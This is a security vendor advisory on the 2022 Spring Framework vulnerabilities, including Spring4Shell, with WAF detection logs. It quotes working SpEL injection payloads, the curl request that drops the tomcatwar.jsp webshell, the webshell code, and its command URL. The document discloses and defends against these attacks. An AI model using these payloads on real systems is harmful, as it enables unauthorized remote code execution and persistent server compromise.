Radware Advisory

Spring Hell

April 1, 2022

CVE-2022-22965 (SPRING4SHELL), CVE-2022-22963, CVE-2022-22950 AND CVE-2022-22947

Several vulnerabilities relating to the Spring Framework, an open-source framework for building enterprise Java applications, were disclosed in March of 2022.

On March 29, 2022, a remote code execution (RCE) in Spring Cloud Function was disclosed by Spring, a VMWare subsidiary. The vulnerability, tracked as **CVE-2022-22963**, was fixed at disclosure with the release of Spring Cloud Function 3.1.7 and 3.2.3. The disclosure came closely after another remote code execution vulnerability (**CVE-2022-22947**) in Spring Cloud Gateway that was patched earlier in March in versions 3.1.1 and 3.0.7 and higher of Spring Cloud Gateway.

In addition, Spring reported a denial-of-service vulnerability in Spring Expressions. The DoS condition could be triggered by a specially crafted Spring Expression Language (SpEL) expression, is tracked as **CVE-2022-22950** and was fixed in Spring Framework version 5.3.17 and higher.

On March 31, 2022, an unauthenticated remote code execution vulnerability in Spring Core was disclosed (**CVE-2022-22965**) and fixed in Spring releases 5.3.18 and 5.2.20 and higher. The vulnerability was dubbed SpringShell or Spring4Shell in analogy to the Log4Shell vulnerability that took the security community by storm in December.

Spring Cloud Gateway Code Injection (CVE-2022-22947)

Spring Cloud Gateway provides a library for building API gateways on top of Spring and Java. It provides a flexible way of routing requests based on a number of criteria, as well as focuses on cross-cutting concerns such as security, resiliency and monitoring. On March 1, 2022, VMWare disclosed a code injection vulnerability in the Spring Cloud Gateway tracked as **CVE-2022-22947**. Applications using Spring Cloud Gateway are vulnerable to a code injection attack when the Gateway Actuator endpoint is enabled, exposed and unsecured. A remote attacker could make a maliciously crafted request that could allow arbitrary remote execution on the remote host.

Proof of concept exploit code was published on March 3, **here**. The exploit works by appending '/actuator/gateway/routes/*{id}*' to a vulnerable location and posting a payload with a runtime execution command in the 'filters.args.value' field as json data in the body:

```
{
 "id": id,
 "filters": [
   { "name": "AddResponseHeader",
     "args": {
         "name": "Result",
         "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(
                       T(java.lang.Runtime).getRuntime().exec(\u0022"+command+"\u0022).getInputStream()))}"
     }
   }
 ],
 "uri": "http://example.com"
}
```

The Radware Cloud WAF Service detected and blocked a handful of attempts on January 15 and 16 and recorded increased exploit activity with between one and four thousand attempts per day since March 10.




Figure 1: Invalid resource location attempts for URL '/actuator/gateway/routes/'*

Spring Cloud Function RCE (CVE-2022-22963)

Spring Cloud is part of the Spring ecosystem and provides a set of components that can hook Spring code straight into well-known cloud services from Alibaba, Amazon, Azure, Netflix and many more. Spring Cloud Function is a subcomponent of Spring Cloud that provides serverless deployment of Java functions.

CVE-2022-22963 refers to a Spring Expression Language (SpEL) Resource Access Vulnerability in the Spring Cloud Function component by using an unsafe evaluation context with user-provided queries. A malicious actor can leverage the vulnerability to gain remote code execution on a vulnerable system by crafting a request to the application and setting the 'spring.cloud.function.routing-expression' header.

Proof of concept exploit code was published first on March 29, [here](#) and a Python script leveraging the exploit followed shortly on March 30, [here](#). The POST request with the 'spring.cloud.function.routing-expression' header leveraged by both PoCs looks like this:

```
POST /functionRouter HTTP/1.1
host:127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2 Safari/605.1.15
Connection: close
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")
Content-Length: 5
```

The Radware Cloud WAF Service detected and blocked several thousands of malicious requests per day leveraging the 'spring.cloud.function.routing-expression' header as Code Injection attempts.





Figure 2: Blocked web requests using header 'spring.cloud.function.routing-expression', broken down per URL

The first exploit attempt was detected on March 27 at 5pm GMT and leveraged a randomly generated URL '/mDCW1Suc'. Until March 29, when the PoC was disclosed, there was no use of '/functionRouter'. From March 29 forward, most exploit attempts were leveraging the URL as per the example in the PoC.




	Time	http.request.uri	client_ipcountry
>	Mar 27, 2022 @ 16:55:43.777	/mDCW1Suc	Germany
>	Mar 27, 2022 @ 16:55:49.021	/fmcD66ss	Germany
>	Mar 27, 2022 @ 16:56:53.542	/s4Vh7Csi	Netherlands
>	Mar 27, 2022 @ 16:56:56.420	/d0eDpbee	Netherlands
>	Mar 27, 2022 @ 20:04:25.605	/1DtgJcwu	-
>	Mar 28, 2022 @ 00:28:10.089	/FVairrZi	United States

Figure 3: First six CVE--2022-22963 exploit attempts detected by Radware Cloud WAF Service

SpringShell (CVE-2022-22965)

SpringShell is a remote code execution vulnerability in Spring MVC or Spring WebFlux when running on JDK 9+. The disclosure came after a Chinese Twitter account tweeted screenshots of a new proof of concept 0-day exploit in Spring Core. The tweets and PoC code were deleted soon after initial publication but were captured and confirmed by Praetorian and Rapid7 as a working exploit.



[redacted]

Spring-beans RCE漏洞分析

说明

要求条件：

- JDK9及其以上版本；
- 使用了Spring-beans包；
- 使用了Spring参数绑定；
- Spring参数绑定使用的是非基本参数类型，例如一般的POJO即可；

测试环境

```
https://github.com/p1n93r/spring-rce-war
```

漏洞分析

Spring参数绑定不过多介绍，可自行百度；其基本使用方式就是利用 `.` 的形式，给参数进行赋值，实际赋值过程，会使用反射调用参数的 `getter` or `setter` ；

这个漏洞刚爆出来的时候，我下意思认为是一个垃圾洞，因为我觉得需要使用的参数内，存在一个Class类型的属性，没有哪个傻逼开

Figure 4: SpringShell exploit PoC published by p1n93r on Github but quickly deteled (image source: Rapid7)

The exploit requires the application to run on Tomcat as WAR[1] deployment. When the application is deployed as a Spring Boot executable JAR[2], the default, the application is not vulnerable. A fix has been made available at the time of disclosure and was included in Spring Framework 5.3.18 and 5.2.20 and later.

While there are several conditions to be fulfilled for an application to be vulnerable to the disclosed exploit, the VMWare vulnerability report does note that "the nature of the vulnerability is more general, and there may be other ways to exploit it."

Rapid7 tested a vulnerable application using the payload provided in the original proof of concept created by the Chinese researcher:

```
curl -v -d
"class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22
.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRun
time().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-
1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))3D-
1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.res
ources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.
pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.fi
rst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForma
t=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-SNAPSHOT/rapid7
```

This payload drops a webshell called tomcatwar.jsp in the Tomcat server's root directory containing code based on the payload part highlighted in red above:

```
if("j".equals(request.getParameter("pwd"))){
  java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream();
  int a = -1;
  byte[] b = new byte[2048];
  while( (a = in.read(b)) != -1) {
    out.println(new String(b));
  }
}
```


[1] WAR: Web application Archive used to the distribute a collection of JAR-files, JavaServer pages, Java Servlets, Java Classes, XML files, static web pages and other resources that constiture a web application.

[2] JAR: a Java ARchive is a package file formate used to aggregate many Java Class files and associated metadata and resources into a single file for distribution.

The webshell code will allow anyone with knowledge of the URL and secret password “j” to execute arbitrary commands in the context of the Tomcat server by using a web request:


```
https://localhost:8080/tomcatwar.jsp?pwd=j&cmd=whoami
```

Activity for SpringShell was detected starting April 1 at 3.46pm GMT by Radware Cloud WAF Service. The service blocked the requests as code injection attempts.



Time	http.request.uri	client_ipcountry	violation_type
Apr 1, 2022 @ 16:06:00.082	/	Singapore	Code Injection
Apr 1, 2022 @ 15:48:28.005	/	Singapore	Code Injection
Apr 1, 2022 @ 15:46:44.404	/	Singapore	Code Injection


Figure 1: SpringShell webshell upload activity detected by the Radware Cloud WAF Service



```
http.query_params    class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getPa<509
                     more chars>.parent.pipeline.first.prefix=tomcatwarbbw&class.module.classLoader.resources.context.parent.pipeline.first.file
                     DateFormat=
```

Figure 2: Payload of detected SpringShell phase 1 attempts

Earlier the same day (April 1), the Cloud WAF Service detected requests for the second phase of the attack where “tomcatwar.jsp?pwd=j” was used. This is a pattern derived directly from the PoC itself.




7 hits   Apr 1, 2022 @ 00:00:00.000 - Apr 1, 2022 @ 23:59:59.999

Time	http.request.uri	client_ipcountry	violation_type
Apr 1, 2022 @ 01:03:38.431	/tomcatwar.jsp?pwd=j&cmd=echo+ghostecode	United States	-
Apr 1, 2022 @ 01:03:38.431	/tomcatwar.jsp?pwd=j&cmd=echo+ghostecode	United States	-
Apr 1, 2022 @ 01:09:22.605	/tomcatwar.jsp?pwd=j&cmd=echo+ghostecode	United States	-
Apr 1, 2022 @ 01:09:22.605	/tomcatwar.jsp?pwd=j&cmd=echo+ghostecode	United States	-
Apr 1, 2022 @ 15:46:44.404	/	Singapore	Code Injection
Apr 1, 2022 @ 15:48:28.005	/	Singapore	Code Injection
Apr 1, 2022 @ 16:06:00.082	/	Singapore	Code Injection

Figure 3: SpringShell webshell execution (phase 2) attempts blocked by Radware Cloud WAF Service

Note that earlier that week, starting March 30, several requests for “/tomcatwar.jsp” were detected and blocked.



232 hits   Mar 25, 2022 @ 17:54:52.367 - Apr 1, 2022 @ 17:54:52.367

Time	http.request.uri	client_ipcountry	violation_type
Mar 30, 2022 @ 16:32:24.812	/tomcatwar.jsp	Netherlands	Security Misconfiguration
Mar 30, 2022 @ 16:32:25.796	/tomcatwar.jsp	Netherlands	Security Misconfiguration
Mar 30, 2022 @ 16:32:41.842	/tomcatwar.jsp	Netherlands	Security Misconfiguration
Mar 30, 2022 @ 16:33:35.611	/tomcatwar.jsp	Netherlands	Security Misconfiguration

Figure 4: Drive-by scans for existance of tomcatwar.jsp webshell detected by Radware Cloud WAF Service

Radware Signature Updates

To detect and track SpringShell activity, Radware provides signature updates for both DefensePro and AppWall.

Impact on Radware Products & Services

Radware published a Security Advisory with impact analysis for each vulnerability and suggested mitigations. More information and updates are tracked through the knowledge base article **here**.

REASONS FOR CONCERN

Unauthenticated remote command execution vulnerabilities can be leveraged by botnets to infect devices and use them as spam hosts, proxies and to perform DDoS attacks. It also allows malicious actors to get initial access to a system, escalate privileges or move laterally in the network to exfiltrate sensitive information or deploy wipers, encrypting or crypto malware. For now, activity is limited, but it will probably not take long for the random and mass scanning to pick up and actors trying to get their share of vulnerable systems and devices.

Customers that deployed Radware AppWall or use Cloud WAF Services are protected against the currently known SpringShell attack payloads. However, as VMWare noted in the CVE report, the nature of this vulnerability is more general than the proof of concept demonstrates and there may be other ways to exploit it. Given these uncertainties, Radware strongly advises to patch applications leveraging the Spring framework as soon as possible.

EFFECTIVE DDOS PROTECTION ESSENTIALS

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further **network and application protection** measures, Radware urges companies to inspect and patch their network to defend against risks and threats.

EFFECTIVE WEB APPLICATION SECURITY ESSENTIALS

- **Full OWASP Top-10** coverage against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources
- **Flexible deployment options** - on-premise, out-of-path, virtual or cloud-based

LEARN MORE AT DDOS WARRIORS

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.